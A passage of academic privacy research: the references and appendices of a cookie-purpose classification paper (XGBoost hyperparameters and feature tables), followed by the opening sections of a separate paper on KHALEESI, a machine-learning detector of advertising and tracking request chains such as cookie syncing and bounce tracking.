[17] IAB Europe. IAB Europe Transparency and consent framework policies, May 2021. https://web.archive.org/web/20210520213158/https://iabeurope.eu/iab-europe-transparency-consent-framework-policies/.

[18] European Parliament, Council of the European Union. Directive 2002/58/EC of the European Parliament and

of the Council of 12 July 2002 concerning the processing of personal data and the protection of privacy in the electronic communications sector (Directive on privacy and electronic communications), July 2002. http://data.europa.eu/eli/dir/2002/58/oj; Last accessed on: 2021.02.06.

[19] European Parliament, Council of the European Union. Regulation (EU) 2016/679 Of the European Parliament and of the Council of 27 April 2016 on the protection of natural persons with regard to the processing of personal data and on the free movement of such data, and repealing Directive 95/46/EC (General Data Protection Regulation), April 2016. http://data.europa.eu/eli/reg/2016/679/2016-05-04; Last accessed on: 2021.02.06.

[20] Jerome Friedman, Trevor Hastie, Robert Tibshirani, et al. *The elements of statistical learning*, volume 1. Springer series in statistics New York, 2001.

[21] Github. "WG closed – w3c/dnt@5d85d6c". https://github.com/w3c/dnt/commit/5d85d6c3; Accessed on 2021.14.03.

[22] Paul Grassl, Hanna Schraffenberger, Frederik Zuiderveen Borgesius, and Moniek Buijzen. Dark and bright patterns in cookie consent requests. *PsyArXiv*, 2020.

[23] Philip Hausner and Michael Gertz. Dark patterns in the interaction with cookie banners. *arXiv preprint arXiv:2103.14956*, 2021.

[24] Maximilian Hils, Daniel W. Woods, and Rainer Böhme. Measuring the emergence of consent management on the web. In *Proceedings of the ACM Internet Measurement Conference*, IMC '20, page 317–332, New York, NY, USA, 2020. Association for Computing Machinery.

[25] Xuehui Hu, Nishanth Sastry, and Mainack Mondal. CCCC: Corralling cookies into categories with CookieMonster. In *13th ACM Web Science Conference 2021*, WebSci '21, page 234–242, New York, NY, USA, 2021. Association for Computing Machinery.

[26] International Chamber of Commerce UK. ICC UK Cookie guide, November 2012. https://www.cookielaw.org/wp-content/uploads/2019/12/icc_uk_cookiesguide_revnov.pdf; Accessed on 2021.02.08.

[27] Rolf Bagge Janus Bager Kristensen. Consent-O-Matic, 2020. https://github.com/cavi-au/Consent-O-Matic.

[28] Carlos Jensen and Colin Potts. Privacy policies as decision-making tools: An evaluation of online privacy notices. In *Proceedings of the SIGCHI conference on Human Factors in Computing Systems*, pages 471–478, 01 2004.

[29] Judgement of the Court (Grand Chamber). Case C-673/17 Planet49 GmbH v Bundesverband der Verbraucherzentralen und Verbraucherverbände – Verbraucherzentrale Bundesverband e.V. ECLI:EU:C:2019:246, 1 October 2019. http://curia.europa.eu/juris/document/document.jsf?docid=218462&doclang=EN; Last accessed on: 2021.02.06.

[30] Georgios Kampanos and Siamak F Shahandashti. Accept all: The landscape of cookie banners in Greece and the UK. In *IFIP International Conference on ICT Systems Security and Privacy Protection*, page to appear. Springer, 2021.

[31] Oksana Kulyk, Annika Hilt, Nina Gerber, and Melanie Volkamer. "This website uses cookies": Users' perceptions and reactions to the cookie disclaimer. In *European Workshop on Usable Security (EuroUSEC)*, 04 2018.

[32] Victor Le Pochat, Tom Van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczyński, and Wouter Joosen. "Tranco: A research-oriented top sites ranking hardened against manipulation". In *Proceedings of the 26th Annual Network and Distributed System Security Symposium*, NDSS 2019, February 2019.

[33] Sam Macbeth. Cliqz Autoconsent, December 2020. https://github.com/cliqz-oss/autoconsent.

[34] C. Matte, N. Bielova, and C. Santos. Do cookie banners respect my choice? Measuring legal compliance of banners from IAB Europe's Transparency and consent framework. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 791–809, 2020.

[35] Mozilla. OpenWPM – a web privacy measurement framework. https://github.com/mozilla/OpenWPM, 2020. Version used: 0.12.0.

[36] Mozilla. Enhanced tracking protection in Firefox for desktop, June 2021. https://support.mozilla.org/en-US/kb/enhanced-tracking-protection-firefox-desktop.

[37] Mozilla. Firefox 86 introduces total cookie protection, February 2021. https://blog.mozilla.org/security/2021/02/23/total-cookie-protection/.

[38] Commission nationale de l'informatique et des libertés (CNIL). Cookies: financial penalties of 60 million euros against the company GOOGLE LLC and of 40 million euros against the company GOOGLE IRELAND LIMITED, December 2020. https://bit.ly/3rFIjaF; Accessed on: 2021.02.07.

[39] Midas Nouwens, Ilaria Liccardi, Michael Veale, David Karger, and Lalana Kagal. Dark patterns after the GDPR: Scraping consent pop-ups and demonstrating their influence. *CoRR*, abs/2001.02479, 2020.

[40] OneTrust. Cookiepedia. https://cookiepedia.co.uk/. Accessed on 2021.02.08.

[41] Panagiotis Papadopoulos, Nicolas Kourtellis, and Evangelos P. Markatos. Cookie synchronization: Everything you always wanted to know but were afraid to ask. *CoRR*, abs/1805.10505, 2018.

[42] Franziska Roesner, Tadayoshi Kohno, and David Wetherall. Detecting and defending against third-party tracking on the web. In *9th USENIX Symposium on Networked Systems Design and Implementation (NSDI 12)*, pages 155–168, San Jose, CA, April 2012. USENIX Association.

[43] Iskander Sanchez-Rola, Matteo Dell'Amico, Platon Kotzias, Davide Balzarotti, Leyla Bilge, Pierre-Antoine Vervier, and Igor Santos. "Can I opt out yet?": GDPR and the global illusion of cookie control. In *Proceedings of the 2019 ACM Asia Conference on Computer and Communications Security*, Asia CCS '19, page 340–351, New York, NY, USA, 2019. Association for Computing Machinery.

[44] Cristiana Santos, Nataliia Bielova, and Célestin Matte. Are cookie banners indeed compliant with the law? Deciphering EU legal requirements on consent and technical means to verify compliance of cookie banners. *CoRR*, abs/1912.07144, 2019.

[45] Robert E Schapire and Yoav Freund. Boosting: Foundations and algorithms. *Kybernetes*, 2013.

[46] D. Singer and R. Fielding. Tracking preference expression (DNT) W3C working group note. https://www.w3.org/TR/tracking-dnt/, January 2019.

[47] Than Htut Soe, Oda Elise Nordberg, Frode Guribye, and Marija Slavkovik. Circumvention by design-dark patterns in cookie consent for online news outlets. In *Proceedings of the 11th Nordic Conference on Human-Computer Interaction: Shaping Experiences, Shaping Society*, pages 1–12, 2020.

[48] Konstantinos Solomos, Panagiotis Ilia, Sotiris Ioannidis, and Nicolas Kourtellis. Clash of the trackers: Measuring the evolution of the online tracking ecosystem. *arXiv preprint arXiv:1907.12860*, 2019.

[49] CookieBot Support. Unclassified cookies - how do I classify them manually? https://web.archive.org/web/20201111204915/https://support.cookiebot.com/hc/en-us/articles/360003735214-Unclassified-cookies-how-do-I-classify-them-manually-, May 2018. Accessed on: 2021.02.08.

[50] Martino Trevisan, Stefano Traverso, Eleonora Bassi, and Marco Mellia. 4 years of EU cookie law: Results and lessons learned. *Proceedings on Privacy Enhancing Technologies*, 2019:126–145, 04 2019.

[51] Tobias Urban, Martin Degeling, Thorsten Holz, and Norbert Pohlmann. Beyond the front page: Measuring third party dynamics in the field. In *Proceedings of The Web Conference 2020*, page 1275–1286, New York, NY, USA, 2020. Association for Computing Machinery.

[52] Christine Utz, Martin Degeling, Sascha Fahl, Florian Schaub, and Thorsten Holz. (Un)informed consent: Studying GDPR consent notices in the field. *CoRR*, abs/1909.02638, 2019.

[53] Daniel W Woods and Rainer Böhme. The commodification of consent. In *20th Annual Workshop on the Economics of Information Security, WEIS*, page 25, 2020.

[54] Abraham J Wyner, Matthew Olson, Justin Bleich, and David Mease. Explaining the success of adaboost and random forests as interpolating classifiers. *The Journal of Machine Learning Research*, 18(1):1558–1590, 2017.

A CMP data versus Cookiepedia

A.1 Rationale for Cookie Scraping

We considered collecting the ground truth for the training dataset by querying Cookiepedia, but we decided for scraping CMPs instead for multiple reasons, which we list below.

- The CMP descriptions are a primary source with the purpose either assigned or confirmed by the website administrator. Cookiepedia is a third-party, and despite the purposes being assigned by experts, they do not have complete information about the intentions the web administrators had.
- Scraping CMPs also allows us to analyze their compliance, which motivates client-side cookie policy enforcement.

Table 5: Performance of XGBoost when applied on our reduced cookie dataset labeled using Cookiepedia.

XGBoost	Necessary	Functional	Analytics	Advertising
F1 score	86.2% ±1.1%	59.3% ±4.7%	95.2% ±1.2%	89.0% ±1.1%
Micro F1 (accuracy): 89.2% ± 1.3%				

- Cookiepedia identifies cookies by their name and not by the more specific identifier of the name and domain. This means that cookies of the same name used by different domains for different purposes would cause noise for training.
- For a long period during the course of our study, Cookiepedia was not accessible, and as such, it would have been a single point of failure for our data collection. Individual sites with CMPs can also be inaccessible, but their distributed nature ensures that we can always collect sufficient dataset for training.

A.2 Classification using Cookiepedia labels

To better compare our approach with the work of Hu et al. from [25], we applied a sequence of transformations to bring our model assumptions closer to theirs. Namely, we applied the following changes:

1. We replace the ground truth labels of our cookie dataset with labels queried from Cookiepedia. We discard all cookies for which Cookiepedia does not have a category, thus reducing the size of our dataset by 21%.
2. We reduce the number of our training samples further by randomly sampling a single cookie for each unique name. This is necessary because Cookiepedia always assigns the same label to the same name, while our dataset from CMPs could contain cookies of the same name with different purposes. Having many duplicate names would falsify the validation score.
3. We train an XGBoost model on the new dataset, and report the per-class F1 score, and overall micro F1 score.

The resulting values are presented in Table 5. Notice that our micro F1 score, which in this setting is equivalent to the accuracy, is increased from 87.2% to 89.2%. Furthermore, this F1 score is better than the F1 score of 86.7% from [25], which can be recomputed from the reported confusion matrix, but lower than their stated micro F1 score of 94.6%.

Table 6: Set of hyperparameters used for training the model with XGBoost, listed here for reproducibility.

Parameter name	Value
Booster type	`'gbtree'`
Tree method	`'hist'`
Learning objective	`'multi:softprob'`,
Evaluation metrics	`'merror'` and `'mlogloss'`,
Learning rate	0.25
Maximum tree depth	32
Minimum split loss	1
Minimum child weight	3
Maximum delta step	0 (no limit)
Subsample ratio	1.0
Alpha (L1 regularizer)	2
Lambda (L2 regularizer)	1
Tree growth policy	`'depth-wise'`
Maximum bins	256

Table 7: Per-difference features overview: All features that are extracted as comparisons between two contiguous updates, sorted by timestamp.

Feature Name	Description
Expiry difference (1)	Expiration time difference in seconds between two updates.
"Difflib" similarity (1)	Similarity ratio between cookies, as measured by "difflib".
Levenshtein distance (1)	Levenshtein distance between two cookie updates.

B Feature extraction and hyperparameters

In the following, we provide more details about the feature extraction and the model's hyperparameters. For the most detailed overview, please refer to the extended report [3] and project documentation.[5]

Feature types. We extract three major types of features from the cookies. First, from each cookie, we extract features from its attributes, presented in Table 8. Second, with each cookie update, we store the updated features listed in Table 9. The number of updates used for the feature extraction is configurable. By default we use two, so that the classification does not require longer observations of the cookie, which is a trade-off for model performance. Finally, starting with the first update, we compute the difference to the previous version of the cookie, which are the per-difference features we show in Table 7.

Classifier hyperparameters. In Table 6 we show the parameters we selected for training the XGBoost model. They were selected through the use of a randomized grid-search and 5-fold cross-validation.

[5]The feature documentation and classifier are available at: https://github.com/dibollinger/CookieBlock-Consent-Classifier.

Table 8: Per-cookie features overview: All features that are extracted once per unique cookie. Entries marked with a * may cause issues when used within the context of a browser extension. In the parentheses after the name, we show the number of vector entries the feature takes.

Feature name	Description
Top names (500)	One-hot vector of the most common cookie names.
Top domains (500)	One-hot vector of the most common domains.
Pattern names (50)	One-hot vector of the most common name patterns.
Name tokens (500)	Binary indicator of English tokens in the name.
IAB vendor (1)	Binary indicator, true if domain is an IAB vendor.
Domain period (1)	Indicates whether the domain starts with a period char.
Third-party* (1)	Whether the cookie originates from a third-party.
Non-root path (1)	Whether the cookie path is not the root path.
Update count* (1)	Total number of updates encountered for this cookie.
Host-only flag (1)	Whether the "host-only" flag is set.
HTTP-only changed (1)	Whether the "HTTP-only" flag changed in any update.
"Secure" changed (1)	Whether the "secure" flag changed in any update.
"Same-Site" changed (1)	Whether the "same-site" flag changed in any update.
"Session" changed (1)	Whether the "session" flag changed in any update.
"Expiry" changed (1)	Whether the expiry changed by 1+ days between updates.
Content changed (1)	Whether the cookie content changed between updates.
Levenshtein total (2)	Mean and StdDev of Levenshtein dist. between updates.
Difflib total (2)	Mean and StdDev of Difflib similarity between updates.
Length total (2)	Mean and StdDev of the cookie value length in bytes.
Compressed total (2)	Mean and StdDev of the compressed cookie value length.
Entropy total (2)	Mean and StdDev of the Shannon Entropy of values.

Table 9: Per-update feature overview: All features that are extracted once per cookie update. The number of updates used for extraction can be specified separately.

Feature Name	Description
"HTTP-only" flag (1)	Binary indicator of whether the "http-only" flag is set.
"Secure" flag (1)	Binary indicator of whether the "secure" flag is set.
"Session" flag (1)	Whether the cookie is a session cookie or not.
"Same-Site" flag (3)	Whether "None", "Lax" or "Strict" is set.
Expiration time (1)	Ordinal feature, contains the expiry in seconds.
Expiration intervals (8)	Interval checks on expiry, e.g., $>$ 1 day, $<$ 1 week.
Content length (1)	Total size of the cookie's value in bytes.
Compressed length (1)	Size of the cookie value after *zlib* compression.
Compression rate (1)	Reduction of the size after *zlib* compression.
Shannon entropy (1)	Shannon entropy of the cookie update's value.
URL encoding (1)	Indicates whether the cookie value is URL encoded.
Base64 encoding (1)	Indicates that the value is potentially Base64 encoded.
Delimiter separation (9)	Delimiter (CSV) separation type and #separators.
Contains JSON (1)	Whether the value contains a JSON object.
Content terms (50)	Binary indicator of English tokens in the value.
CSV contents (5)	Try to split as CSV and detect value types within.
JS contents (11)	Try to split as JSON and detect value types within.
Numerical content (1)	Whether the value consists entirely of digits.
Hexadecimal content (1)	Whether the value represents a hexadecimal number.
Alphabetical content (1)	Whether the value is entirely alphabetical.
Identifier content (1)	Whether the value is a valid code identifier.
All uppercase (1)	Whether the cookie value has all uppercase letters.
All lowercase (1)	Whether the cookie value has all lowercase letters.
Empty content (1)	Whether the value of the cookie is empty.
Boolean content (1)	Whether the cookie value is a boolean of some form.
Locale content (1)	Whether the value includes a country identifier.
Timestamp content (1)	Whether a UNIX timestamp is in the cookie value.
Date content (1)	Whether the value contains a date term or identifier.
URL content (1)	Whether the value contains a URL of some form.
UUID content (6)	Which UUID variant, if present in the value.

KHALEESI: Breaker of Advertising and Tracking Request Chains

Umar Iqbal
University of Washington

Charlie Wolfe
University of Iowa

Charles Nguyen
UC Davis

Steven Englehardt[‡]
DuckDuckGo

Zubair Shafiq
UC Davis

Abstract

Request chains are being used by advertisers and trackers for information sharing and circumventing recently introduced privacy protections in web browsers. There is little prior work on mitigating the increasing exploitation of request chains by advertisers and trackers. The state-of-the-art ad and tracker blocking approaches lack the necessary context to effectively detect advertising and tracking request chains. We propose KHALEESI, a machine learning approach that captures the essential sequential context needed to effectively detect advertising and tracking request chains. We show that KHALEESI achieves high accuracy, that holds well over time, is generally robust against evasion attempts, and outperforms existing approaches. We also show that KHALEESI is suitable for online deployment and it improves page load performance.

1 Introduction

Request chains, most commonly implemented using HTTP redirects, enable several important web functionalities such as URL shortening [23], protocol upgrades [31], CDN request routing [27], etc. They have also been used by advertisers and trackers to implement cookie syncing as part of programmatic online advertising [21,26,38,39,57,58]. As mainstream browsers have recently implemented countermeasures against third-party cookies [10, 12], advertisers and trackers have started to use request chains to circumvent these privacy protections. For example, request chains are being used to implement bounce tracking [17,69,71] — a tracking technique that advertisers and trackers use to circumvent third-party cookie blocking by forcing users to visit them in the first-party context. Request chains have also been used to generate HTTP Strict Transport Security (HSTS) super cookies [16,70].

While the malicious use of request chains for drive-by malware download, spam, and phishing has been extensively studied [30,34,41,46,52,54,56], the research community has only recently started to look into their recent increased use by advertisers and trackers and effective countermeasures are still lacking [51]. The state-of-the-art approaches to detecting and blocking advertising and tracking resources are generally limited to analyzing requests individually. A slew of heuristic and machine learning (ML) approaches have been proposed to analyze information in HTTP request headers and payloads to detect advertising and tracking requests [28,45,62]. These approaches cannot effectively detect advertising and tracking request chains since they lack the necessary context to do so. Several approaches target cookie syncing enabled by request chains using information in HTTP request and response headers and payloads [26,38,39,58]. These approaches narrowly target request chains implementing a specific behavior such as cookie syncing and cannot detect a variety of other advertising and tracking behaviors implemented using request chains such as bounce tracking. On a similar note, some browsers such as Safari [68] defend against specific abuses of request chains [40, 55, 75]. However, Safari's Intelligent Tracking Prevention (ITP) considers the appearance of a request in a chain but not what it actually does. Thus, since ITP does not capture the available sequential context, it is prone to misclassify benign request chains, limiting its utility to storage restrictions, e.g., cookie clearing [68], rather than outright request blocking.

We propose KHALEESI, a machine learning approach that focuses on sequential context to detect advertising and tracking request chains. Specifically, we design a light-weight representation of request chains to capture the sequence of requests and responses. This representation allows us to effectively capture the interactions between chains of interrelated requests triggered by HTTP redirects or embedded scripts. We leverage this purpose-built representation to extract features that capture this context and train our classifier. KHALEESI's classifier makes a new classification decision in an online fashion as a new request in a chain is loaded. This capitalization of sequential context enables KHALEESI to more accurately and efficiently detect advertising and tracking request chains than prior approaches.

We evaluate KHALEESI across various browser configura-

[‡]The majority of this work was completed while Steven was at Mozilla.

tions covering landing and internal pages on top-10K websites. The results show that KHALEESI classifies request chains, which account for one-third of all requests in our crawls, with an accuracy ranging from 98.63–99.95%. KHALEESI outperforms prior approaches by 3.51–40.07 percentage points in terms of accuracy. KHALEESI is also generally more robust against evasion attempts such as domain rotation, URL randomization, and CNAME cloaking. We also show that KHALEESI's accuracy holds well over time, degrading less than 5% after 8 months. Moreover, KHALEESI improves page load performance on 91.26% of the websites as compared to stock Firefox and 59.82% of the websites as compared to Firefox with Adblock Plus.

Our in-depth analysis of KHALEESI's deployment sheds light on the information sharing ecosystem enabled by request chains. We build a request chain graph to understand bilateral information sharing relationships between different entities and find that despite individual request blocking, through ad and tracker blocking extensions, trackers can still share information with each other via request chains. Our findings show that KHALEESI's improved accuracy helps significantly reduce the proliferation of tracking in the request chain graph. We also find emerging use cases of request chains to implement bounce tracking for circumventing recently introduced restrictions on third-party cookies.

In summary, our key contributions are as follows:

1. We present KHALEESI, an ML approach that capitalizes on sequential context to detect advertising and tracking request chains.
2. We conduct a rigorous evaluation of KHALEESI's accuracy and robustness in detecting advertising and tracking request chains and compare it against prior approaches.
3. We present a lightweight implementation of KHALEESI as a browser extension. We show that KHALEESI is feasible for online deployment and improves page load performance.
4. We use KHALEESI to analyze how advertisers and trackers use request chains for information sharing and circumvention.

2 Background & Related Work

2.1 Background

A URL redirect (short for redirection) is a standard technique to forward a user's request for a resource to another address. Redirects form a *chain* of interrelated requests that are often used to share data between trackers. In a typical HTTP request, the browser will send a request to a server for a resource at a specific location. The server evaluates the request and responds with the requested resource if it is available. However, if the server cannot fulfill the request on its own then it may forward the browser to another server. To this end, the server responds with an HTTP 3XX response code and includes a new URL for the resource in the `Location` response header. The browser then issues a subsequent HTTP request to the new URL and the same process ensues. Subsequent request-response sequences form a *request chain*.

Request chains can be implemented at multiple layers in the web stack: via HTTP redirects, HTML redirects, and in JavaScript.[1] *HTTP-layer request chains* are implemented as part of the HTTP protocol using 3XX response codes. In this type of request chain, a browser will be bounced between locations on one or more servers to retrieve content for a single resource. *HTML-layer request chains* are implemented through *meta refreshes*. This type of request chain occurs when the HTML of a page includes a `meta` tag that specifies `http-equiv="Refresh"` with a new URL in the `url` attribute. Because they rely on HTML, meta refresh redirection can only occur at the frame level. *JavaScript-layer request chains* can be implemented in a number of ways. Request chains can be built in the top-level frame when a script updates `window.location` to a new URL. Request chains can be built from embedded resources when a script loads a chain of resources with intertwined dependencies [46]. A recent measurement study sampled sites across the Alexa top 1M and found that almost 80% of them use HTTP redirects and 35% use JavaScript-based top-level redirects [61].

Request chains are most often built from redirects. Redirects serve many necessary functions on the web: they allow websites to seamlessly migrate content between hostnames, upgrade connections to more secure protocols (i.e., HTTP to HTTPS), and implement URL shortening services. However, redirects are also often used for abuse. Most notably, redirects are used to obscure URLs that distribute spam or other types of malware [56]. Request chains also play a core role in online advertising: they allow advertisers and trackers to share tracking information across origins [21, 26, 57, 58].

Cookie Syncing. Advertisers most often track users across the web using client-side identifiers stored in cookies. When advertisers wish to collaborate, they first need to "sync" these identifiers with each other. Advertisers cannot directly share these identifiers with each other due to the same-origin policy. To bypass this restriction, advertisers embed their identifiers in requests to other advertisers. Such information sharing between different origins is called *cookie syncing* [21, 39, 57]. Prior work has shown that some tracking origins sync cookies with 100+ other origins [38], and that syncing enhances their coverage by as much as a 7× [58].

Bounce Tracking. To combat cookie-based cross-site tracking, several browsers, such as Safari and Firefox, now block third-party cookies [6, 68].[2] Advertisers have been

[1] DNS CNAME records also provide a form of redirection at the DNS level, but we do not study these.

[2] Safari blocks all third-party cookies and Firefox blocks third-party cookies from known trackers.

found to bypass third-party cookie blocking by "bouncing" the browser through a tracking website during an otherwise unrelated top-level navigation (i.e., by using a top-level redirect) [55, 71]. When embedded as a third-party, the bounce tracker has no access to cookies. However, once a tracker is visited directly during a "bounce" it can read and write cookies as a first-party. This allows it to associate tracking data with identifiers stored in the users cookies. A recent study showed that as many as 87% of popular websites might be bypassing third-party cookie restrictions using such techniques [61].

2.2 Related Work

There are no purpose-built countermeasures against advertising and tracking request chains. Existing countermeasures generally operate at the level of individual requests even if they are occurring as part of a request chain. These countermeasures do not fully take into account the available context of request chains. Based on the context they leverage, existing countermeasures can be divided into three categories: (1) approaches that only use request information, (2) approaches that use both request and response information, and (3) approaches that use both request and response information in a sequential manner.

There is prior work on detecting malicious use of request chains such as drive-by malware download [30, 56]. However, these approaches cannot be readily repurposed to detect advertising and tracking request chains due to the inherent differences between malware and tracking. Conceptually, malware and tracking fundamentally differ, both in their goals and implementation. Specifically, malware typically attempts to directly compromise a victim's device. In contrast, trackers do not directly aim to compromise a victim's device. They instead aim to harvest/exfiltrate information that can then be used to identify and track users across the web. Further, malware attempts to hide and uses request chains (e.g., URL shorteners [34, 54]) to this end. In contrast, trackers use request chains to carry out their regular activity in a fairly standardized and distinct manner (e.g., for cookie syncing [43]) compared to malware. Due to these differences, advertising and tracking request chains have distinct features that are not captured by prior approaches for detecting malicious request chains. For example, prior work on detecting malicious request chains [30, 56] only consider aggregate sequential information (e.g., number of redirects with obfuscated request URLs) and generally ignore request and response properties, which are crucial to detect advertising and tracking behaviors in request chains.

Request based detection. Content blockers, such as Adblock Plus [2], are the most commonly used defense against advertising and tracking. Content blockers rely on filter lists (e.g., EasyList [8]). Prior research has tried to use machine learning (ML) on request information to enhance filter lists. For example, Bhagavatula et al. [28] extracted features from the URL (e.g., query string parameters) to train different ML classifiers for detecting advertising requests. However, filter lists ultimately rely on a subset of information available in HTTP requests: the request URL, the content type of the requested resource, and the top level domain of page. Thus, filter lists cannot detect if trackers engage in cookie syncing because they do not look at the HTTP `Cookie` header. Filter lists do not use sequential context that reflects the *intent* of the request occurring in a chain. The lack of consideration of sequential context also contributes to their susceptibility to adversarial evasion [22, 35, 65].

Request and response based detection. Some approaches [15, 45, 76] have tried to use both request and response information to detect ads and trackers using ML classifiers. Yu et al. [76] proposed to detect trackers by observing the unique values shared by a significant number of third parties. Privacy Badger [15] labels third-party domains as trackers if they set cookies on three or more websites. Gugelmann et al. [45] proposed to use HTTP request and response meta data, such as the size of requests and whether cookies are set, to train their classifier that detects ads and trackers. Other approaches [38, 39, 58] have been purpose-built to detect cookie syncing in request chains. Papadopoulos et al. [58] proposed to detect cookie syncing events using an ML classifier by relying on keywords in HTTP requests, such as domain name and URL parameters, as features. Both Fouad et al. [39] and Englehardt and Narayanan [38] proposed to detect cookie syncing by observing identifiers across consecutive requests and responses. Though these approaches perform better than the request based detection approaches, they are far from ideal because they are only able to observe a subset of the advertising and tracking behaviors that occur in a request chain. For example, these approaches cannot observe bounce tracking because it requires an analysis of multiple request and response pairs in a sequential manner. Similar to request based approaches, request and response based approaches are also susceptible to adversarial evasion [22, 35, 65] because of their reliance on domain and parameter names (as we demonstrate later in § 4.3.2).

Request and response sequence based detection. Recent ML-based approaches have proposed using sequential context to detect ads and trackers, including Safari's Intelligent Tracking Prevention (ITP) [68], Brave's AdGraph/PageGraph [49, 64], and WebGraph [63]. ITP uses an ML classifier that detects third-party trackers by monitoring the redirects from third parties to other domains, the presence of third parties on other websites as a resource, and the presence of third parties on other websites as `iframes` [74]. Though ITP utilizes partial sequential information, by monitoring the number of redirects, it does not capitalize on tracking information revealed in the requests and responses. Furthermore, ITP is a "post-hoc" approach to tracker detection, i.e,. ITP is only able to detect tracking after it has observed the tracking behavior. Ad-

Graph/PageGraph [49, 64] use a graph-based ML approach to detect ads and trackers by monitoring their interactions across HTML, HTTP, and JavaScript layers. While AdGraph implicitly uses sequential context that is obtained through structural graph properties, it does not explicitly capture HTTP redirects and HTTP request header information [13, 47]. The absence of redirects and request header information makes AdGraph/-PageGraph oblivious to requests that are part of request chains. More recently, WebGraph [63] improves AdGraph's robustness by adding features that capture the flow of information from one entity to the browser's storage, the network, and to other entities loaded on a page as well as by excluding content features. Different from AdGraph, WebGraph incorporates HTTP redirects and HTTP request header information in its graph representation. While WebGraph's graph representation does capture HTTP redirects, it does not capitalize on the sequential nature of HTTP requests in a redirect as well as information in HTTP responses. Moreover, due to significant performance overheads, WebGraph operates in an offline manner and is envisioned to generate filter lists to block advertising and tracking resources, making it susceptible to the same issues that hamper filter lists [22, 35, 65].

In conclusion, existing approaches do not fully consider the necessary sequential context and thus cannot effectively detect advertising and tracking request chains. To bridge that gap, we next propose KHALEESI, an ML approach that captures the sequential context in request chains to effectively detect advertising and tracking request chains. As compared to prior work, KHALEESI is novel in two main aspects: (1) it is tailor-made to detect advertising and tracking request chains (see § 3) and (2) it is thoroughly evaluated on simulated real-world browser configurations and conditions (see § 4).




Figure 1: KHALEESI: (1) We first organize network and JavaScript-layer requests into chains. (2) We then label the request chains with ad and tracker blocking filter lists and extract features from them. (3) We use the extracted features to train a machine learning model and (4) use it to detect and block advertising and tracking request chains. The example cookie syncing request chain in (1) demonstrates the benefit of sequential context leveraged by KHALEESI. Specifically, the dotted blue blocks represent the context utilized by existing approaches in isolation. Whereas the green arrows represent the increasing sequential context utilized by KHALEESI.

3 KHALEESI

In this section, we present the design and implementation of KHALEESI, a machine learning based approach that uses sequential context for the early detection of advertising and tracking request chains. At a high level, KHALEESI organizes requests into a chain-like structure which captures the sequential context of interrelated requests. It then leverages this sequential context to train a machine learning classifier to effectively detect advertising and tracking resources. Figure 1 gives an overview of KHALEESI.

3.1 Motivation & Key Idea

Existing approaches detect individual advertising and tracking requests in isolation, even when they are part of a request chain. They utilize only partial request information, which might indicate what the resource is (i.e., a *tracker*) but not what the resource does (i.e., *tracking*). Such partial consideration of request information not only makes existing approaches less accurate, but also susceptible to evasion attempts by advertisers and trackers. Prior research has shown that the URL-based ad and tracker detection approaches are vulnerable to hostname and URL path randomization [22, 67]. There have been several instances in the wild, where determined advertisers and trackers have used domain generation algorithms (DGA), to rotate domains, to evade ad and tracker blocking [35, 77]. Since redirects provide an apparatus to load resources from different endpoints at the runtime, evasions attempts (e.g., domain rotation) are even more applicable.

However, the sequentially chained nature of many advertising and tracking requests puts us in an advantageous position to detect them. For example, we can easily observe cookie syncing—a fundamental component of advertisement-related tracking—by analyzing the sequential chain of requests. KHALEESI is the first privacy-enhancing blocking approach that leverages the sequential context available in request chains for early detection. To demonstrate the benefit of the sequential context leveraged by KHALEESI, we show an example of a cookie syncing request chain implemented using

HTTP redirects in Figure 1 (1). The dotted blue blocks show the visibility of existing request-based detection approaches and the green arrows show KHALEESI's visibility of sequential context. Existing approaches will use incomplete request and response information and will fail to link the redirects in a sequence. Thus, these approaches will miss the fact that the resources are cookie syncing. In contrast, KHALEESI operates with a much richer context: it includes information from requests, responses, and their sequential connectivity. This allows KHALEESI to make a classification decision that incorporates aspects of cookie syncing visible only when multiple request-response pairs are examined.

3.2 Request Chain Construction

KHALEESI's request chains capture a wide range of advertising and tracking behaviors such as cookie syncing [18], bounce tracking [69], and HSTS [16], that are known to exploit information across multiple requests. KHALEESI captures advertising and tracking behaviors from both network-layer and JavaScript-layer request sequences.

Network-layer request chains are constructed by linking HTTP requests that instruct the browser to initiate a redirect. Redirects are continuously linked until the response specifies that the request is complete. We also include Javascript-initiated top-level frame redirections in this category. Top-level redirects can be triggered in a number of ways, including by an HTTP 3XX response status or by HTTP response that includes embedded JavaScript to automatically navigate the frame to a new URL (e.g., via `window.location`). Regardless of how the redirects are triggered, the end result is the same: the server sending the HTTP response forwards the browser to another server.

Network-layer request chains provide decentralized control because each server in the chain may choose to redirect the browser to a new location. Decentralized control is preferred in use cases where each entity wants to control the navigation flow. For example, cookie syncing is a use case where decentralized control is preferred because each entity decides who they want to sync cookies with.

JavaScript-layer request chains are constructed by linking together JavaScript-initiated HTTP requests initiated by the same script. Specifically, we intercept the JavaScript stack trace each time a request is initiated and associate the request to the script at the top of the stack. However, not all HTTP requests that originate from a script are interrelated. For example, tag management scripts will initiate a bunch of unrelated HTTP requests. We filter out unrelated requests by only linking requests that share identifiers with each other. Below we describe our request linking method:

1. Tokenize the values stored in the Cookie and Set-Cookie headers, the query string parameters from requests and referrers, and the values of non-standard HTTP headers. Values are split on any character other than `a-zA-Z0-9_=-`.
2. Filter out the tokens that have fewer than 8 characters to prevent false matches with common identifiers, such as `en-US`.
